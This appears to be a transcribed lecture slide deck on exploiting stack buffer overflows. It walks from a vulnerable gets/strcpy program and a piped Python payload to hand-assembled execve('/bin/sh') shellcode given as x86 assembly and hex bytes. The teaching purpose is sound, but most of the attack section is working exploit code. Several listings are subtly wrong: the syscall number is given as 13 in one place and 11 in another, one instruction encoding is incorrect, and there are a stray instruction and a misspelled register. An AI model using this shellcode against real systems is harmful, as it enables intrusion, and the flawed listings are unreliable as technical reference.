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

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

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

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
?



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



Buffer overflow example

%eip = 0x41414141

???



Buffer overflow FTW

- Success! Program crashed!
- Can we do better?
  - Yes
    - How?

Exploiting buffer overflows

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
}
```




Exploiting buffer overflows

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
  char buf[256];
  memset(buf, 'A', 255);
  buf[255] = '\x00';
 ((int*)buf)[5] = (int)buf;
  foo(buf);
}
```

```
mov %ebp, %esp
pop %ebp
ret
```



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

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```
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


What's the Use?

- If you control the source?
- If you run the program?
- If you control the inputs?

(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

(slightly) more realistic vulnerability

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}

python –c “print ‘\x90’*110 + \
‘\xeb\xfe’ + ‘\x00\xd0\xff\xff’” | \
./a.out
```

Shellcode

- So you found a vuln (gratz)…
- How to exploit?

What does a shell look like?

```
#include <stdio.h>

void main() {
    char *argv[2];

    argv[0] = "/bin/sh";
    argv[1] = NULL;
    execve(argv[0], argv, NULL);
}
```

Run a shell

```
main:
     pushl   %ebp
     movl    %esp, %ebp
     andl    $-16, %esp
     subl    $32, %esp
     movl    $.LC0, 24(%esp)
     movl    $0, 28(%esp)
     movl    24(%esp), %eax
     movl    $0, 8(%esp)
     leal    24(%esp), %edx
     movl    %edx, 4(%esp)
     movl    %eax, (%esp)
     call    execve
     leave
     ret
```


Copy/paste ->
exploit?

Run a shell

```
main:
     pushl   %ebp
     movl    %esp, %ebp
     andl    $-16, %esp
     subl    $32, %esp
     movl    $.LC0, 24(%esp)
     movl    $0, 28(%esp)
     movl    24(%esp), %eax
     movl    $0, 8(%esp)
     leal    24(%esp), %edx
     movl    %edx, 4(%esp)
     movl    %eax, (%esp)
     call    execve
     leave
     ret
```

Copy/paste ->
exploit?

Statically include execve




```
<__execve>:
push    %ebp                    # ] function
mov     %esp,%ebp               # ] prolog

mov     0x10(%ebp),%edx         # %edx = envp
push    %ebx                    # callee save %ebx
mov     0xc(%ebp),%ecx          # %ecx = argv
mov     0x8(%ebp),%ebx          # %ebx = filename
mov     $0xb,%eax               # %eax = 11 (sys_execve)
int     $0x80                   # trap to OS
```

…return/error handling omitted our collective sanity

Shellcode TODO list

```
0xbffffda0: “/bin/sh\x00”
0xbffffda8: “\xa0\xfd\xff\xbf\x00\x00\x00\x00”

%eax = 13  (sys_execve)
%ebx = 0xbffffda0      # “/bin/sh”
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```

Prototype shellcode

```
mov     $0xb,%eax                 #sys_execve
mov     $0xbffffba0,%ebx          #addr of some mem
lea     8(%ebx),%ecx              #ecx=ebx+12(argv)
xorl    %edx,%edx                 #edx=NULL
movl    $0x6e69622f,(%ebx)        #"/bin"
movl    $0x68732f,4(%ebx)         #"/sh\x00"
mov     %ebx,(%ecx)               #argv[0]="/bin/sh"
mov     %edx,4(%ecx)              #argv[1]=NULL
int     $0x80                     #sys_execve()
```

(assume 0xbffffba0 is on the stack for now and is readable/writeable)

Prototype shellcode

```
b8 0b 00 00 00          mov    $0xb,%eax
bb a0 fb ff bf          mov    $0xbffffba0,%ebx
8d 4b 08                lea    8(%ebx),%ecx
81 d2                   xorl   %edx,%edx
83 c2 04                add    $0x4,%edx
c7 03 2f 62 69 6e       movl   $0x6e69622f,(%ebx)
c7 43 04 2f 73 68 00    movl   $0x68732f,4(%ebx)
89 19                   mov    %ebx,(%ecx)
89 51 04                mov    %edx,4(%ecsx)
cd 80                   int    $0x80
```

Shellcode caveats

- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
    (we were lucky)
  - Any whitespace halts scanf

No line breaks shellcode

```
  eb 1f          jmp    80483d5 <end_sc>
<get_eip>:
  5b             pop    %ebx                    #ebx=writeable memory
  b8 0b 00 00    mov    $0xb,%eax               #eax=11 (sys_execve)
  00
  8d 4b 0c       lea    0xc(%ebx),%ecx          #ecx=ebx+12 (argv)
  31 d2          xor    %edx,%edx               #edx=NULL (envp)
  c7 03 2f 62    movl   $0x6e69622f,(%ebx)      #"/bin"
  69 6e
  c7 43 04 2f    movl   $0x68732f,0x4(%ebx)     #"/sh\x00"
  73 68 00
  89 19          mov    %ebx,(%ecx)             #argv[0]="/bin/sh"
  89 51 04       mov    %edx,0x4(%ecx)          #argv[1]=NULL
  cd 80          int    $0x80                   #sys_execve()
<end_sc>:
  e8 dc ff ff    call   80483b6 <get_eip>
  ff
```

Shellcode TODO list


```
0xbffffda0: "/bin/sh\x00"
0xbffffda8: "\xa0\xfd\xff\xbf\x00\x00\x00\x00"

%eax = 13  (sys_execve)
%ebx = 0xbffffda0      # "/bin/sh"
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```

